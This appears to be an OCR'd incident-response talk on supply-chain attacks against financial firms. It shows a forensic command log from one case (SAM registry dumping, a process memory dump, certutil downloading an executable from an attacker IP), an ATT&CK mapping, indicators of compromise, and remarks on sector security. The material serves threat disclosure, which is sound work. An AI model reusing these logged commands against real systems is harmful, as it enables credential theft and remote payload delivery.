
2022-08-10 13:48:58 C:\Windows\System32\cmd.exe

MITRE ATT&CK

DE-Id

Case #4

Post Exploitation Activities



▮▮	2022-08-10 13:58:00	cmdkey /l	
▮▮▮	2022-08-10 13:58:00	cmd /c cd /d c:\Windows\Temp&cmdkey /l 2>&1	WEB ATTACK
▮▮	2022-08-10 13:57:54	cmdkey	
▮▮	2022-08-10 13:57:54	cmdkey	
▮▮▮	2022-08-10 13:57:54	cmd /c cd /d c:\Windows\Temp&cmdkey 2>&1	WEB ATTACK
▮▮▮	2022-08-10 13:56:23	cmd /c cd /d c:\Windows\Temp&reg save HKLM\SAM Sam.hiv 2>&1	WEB ATTACK
▮▮▮	2022-08-10 13:56:23	reg save HKLM\SAM Sam.hiv	
▮▮▮	2022-08-10 11:58:45	C:\Windows\system32\cmd.exe /c certutil C:\Windows\Temp\cmd.exe	WEB ATTACK
▮▮▮	2022-08-10 11:57:52	C:\Windows\system32\cmd.exe /c certutil -urlcache -f -split http://103.243.183.248:8081/conhosts.exe C:\Windows\Temp\conhosts.exe	
▮▮▮	2022-08-10 11:57:51	C:\Windows\system32\cmd.exe /c certutil -urlcache -f -split http://103.243.183.248:8081/conhosts.exe C:\Windows\Temp\conhosts.exe	WEB ATTACK
▮▮	2022-08-10 11:55:32	tasklist /svc	
▮▮▮	2022-08-10 11:45:52	cmd /c cd /d c:\Windows\Temp&AvDump.exe --pid 588 --exception_ptr 0 --thread_id 0 --dump_level 1 --dump_file C:\windows\temp\1.dmp --min_interval 0 2>&1	WEB ATTACK
▮▮▮	2022-08-10 11:45:26	cmd /c cd /d C:/Program Files/Apache Software Foundation/Tomcat 8.5/&net user /do 2>&1	WEB ATTACK
▮▮▮	2022-08-10 11:45:24	cmd /c cd /d C:/Program Files/Apache Software Foundation/Tomcat 8.5/&cd /d c:/windows/temp/&&echo ZXNuMn&&cd&&echo kUBqQY 2>&1	WEB ATTACK

Case #4

Source Code Steal

- In the end, we found the activity that threat actor utilize 7za to compress some directories
- After discussion with victim, they verify that the source code was stolen

Case #4

MITRE ATT&CK

Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery		Lateral Movement	Collection	Command and Control	Execution
T1204 User Execution	T1505.001 SQL Stored Procedures	T1053.005 Scheduled Task	T1027 Obfuscated Files or Information	T1003.002 Security Account Manager	T1018 Remote System Discovery	T1069.001 Local Groups	T1021.001 Remote Desktop Protocol	T1074 Data Staged	T1090 Proxy	T1204 User Execution
T1053.005 Scheduled Task	T1053.005 Scheduled Task	T1546.008 Accessibility Features	T1564.001 Hidden Files and Directories	T1003 OS Credential Dumping	T1033 System Owner/User Discovery	T1518.001 Security Software Discovery	T1021.002 SMB/Windows Admin Shares	T1560 Archive Collected Data	T1071.001 Web Protocols	T1053.005 Scheduled Task
T1059.001 PowerShell	T1505.003 Web Shell		T1036 Masquerading	T1003.005 Cached Domain Credentials	T1012 Query Registry	T1082 System Information Discovery	T1021 Remote Services		T1071 Application Layer Protocol	T1059.001 PowerShell
T1059 Command and Scripting Interpreter	T1546.008 Accessibility Features		T1222.001 Windows File and Directory Permissions Modification	T1003.001 LSASS Memory	T1087.001 Local Account	T1083 File and Directory Discovery			T1572 Protocol Tunneling	T1059 Command and Scripting Interpreter
T1059.003 Windows Command Shell	T1136 Create Account				T1087.002 Domain Account	T1007 System Service Discovery			T1105 Ingress Tool Transfer	T1059.003 Windows Command Shell
					T1057 Process Discovery	T1016 System Network Configuration Discovery				
					T1049 System Network Connections Discovery	T1069.002 Domain Groups				

Case #4

Indicators of Compromise

MD5	C2
42BADC1D2F03A8B1E4875740D3D49336	oastify.com
F4F684066175B77E0C3A000549D2922C	dnslog.cn
DB9E25F8D3404FC446D9CBB714456C3B	142.251.42.228
ECD3F489F11F8CBA18637DC978BA4F4C	103.243.183.248
10F1CC708FE6CFA40F3D744FBA6B6B5F	103.243.183.250
	172.217.160.6
	172.67.149.123
	175.41.16.242
	185.173.34.243
	34.214.82.71

Security Situation of Financial Sectors


Security Situation of Financial Sectors

- In out image, financial sectors deploy the most robust security defenses. Yes, that’s right in most IT systems of financial sectors.

- However, 2 problems remains
  - Due to the high-performance computation requirement, stock dealers may not deploy high-overhead security mechanism. In many cases, even though some (unimportant) endpoints deploy EDR, the last but the most critical endpoints are often not.
  - There are only few suppliers for financial software systems, they nearly dominate the market share and not like to improve security → Supply Chain Problem again.

Financial Holdings Group

- The most financial companies are organized as financial holding group
- This structure make a special supply chain problem



Inconsistent Security Ability

- The companies belong to the same financial holding group may not have the same security level

- Banks always have most strict security requirements, and less security audit is conducted for securities brokers

- Real cases
  - The bank has better security ability, they review the RDP logs every days
  - But the securities company donot require any audit to the RDP activities

Compliance-Driven, Not really for security


- As any business should got the permission from government, the security of financial companies always driven by compliance.

- If compliance donot include, the financial company tend not to deploy security mechanism.

- The regulation not put every type financial company in the same level security

Enhance Supply Chain Security

- Our effort in enhance supply chain security,….. But not for financial sector
  - We have joined the SEMI security committee and pushed security for semiconductor industry together.



SEMICONDUCTOR DIGEST
NEWS AND INDUSTRY TRENDS


Home › »
SEMI Taiwan Launches Rating Service to Strengthen Cybersecurity Across Taiwan Chip Ecosystem

SEMICONDUCTORS

SEMI Taiwan Launches Rating Service to Strengthen Cybersecurity Across Taiwan Chip Ecosystem


SHANNON DAVIS - 1 MONTH AGO 0

Taking aim at hardening the Taiwan semiconductor ecosystem's defenses against cyberattacks, SEMI has launched a Semiconductor Cybersecurity Risk Rating Service. Using third-party risk scoring and risk posture assessment, the service is designed to help SEMI Taiwan members assess cybersecurity risks in real time and provide risk remediation guidance. Launched by the SEMI Taiwan Cybersecurity Committee, the service was developed by SEMI Taiwan, Taiwan Semiconductor Manufacturing Company (TSMC) and other semiconductor industry partners.



SEMI SEMICONDUCTOR CYBERSECURITY RISK RATING SERVICE

The increased adoption of digital transformation in the industry has changed cybersecurity as we know it. Smart factory environments such as smart equipment and production lines expose people and assets to a growing number of malicious cyber attacks. How to mitigate cybersecurity threats has become a common challenge for all industry sectors, and supply chain security has become a hot topic many people are talking about in recent years. Rising cybersecurity threats, on the other hand has also brought the industry's attention to cybersecurity solutions and standards available in order to effectively enhance cyber defense.



SEMI初となるサイバーセキュリティ規格を出版

SEMI本部, International Standards, EHS & Sustainability, Senior Director ,James Amano

近年、企業に対するサイバー攻撃が急増しており、半導体業界に影響を及ぼしています。例えば、2018年にランサムウェアに感染した装置を調査するために、大手ファウンドリーが一時操業の停止を余儀なくされました。

Take Away

- 4 types of supply chain attack
  - we point out a special kind of supply chain attack in financial sectors - highly-couple but inconsistence security ability

- We disclosure 4 incidents targeting financial sectors via supply chain, and share TTP and IoC

- Fast forensic to construct the whole storyline, the threat actor's intent could be more possible to disclose

Happy Lunar New Year

Q&A

ck.chen@cycraft.com
minsky.chan@cycarrier.com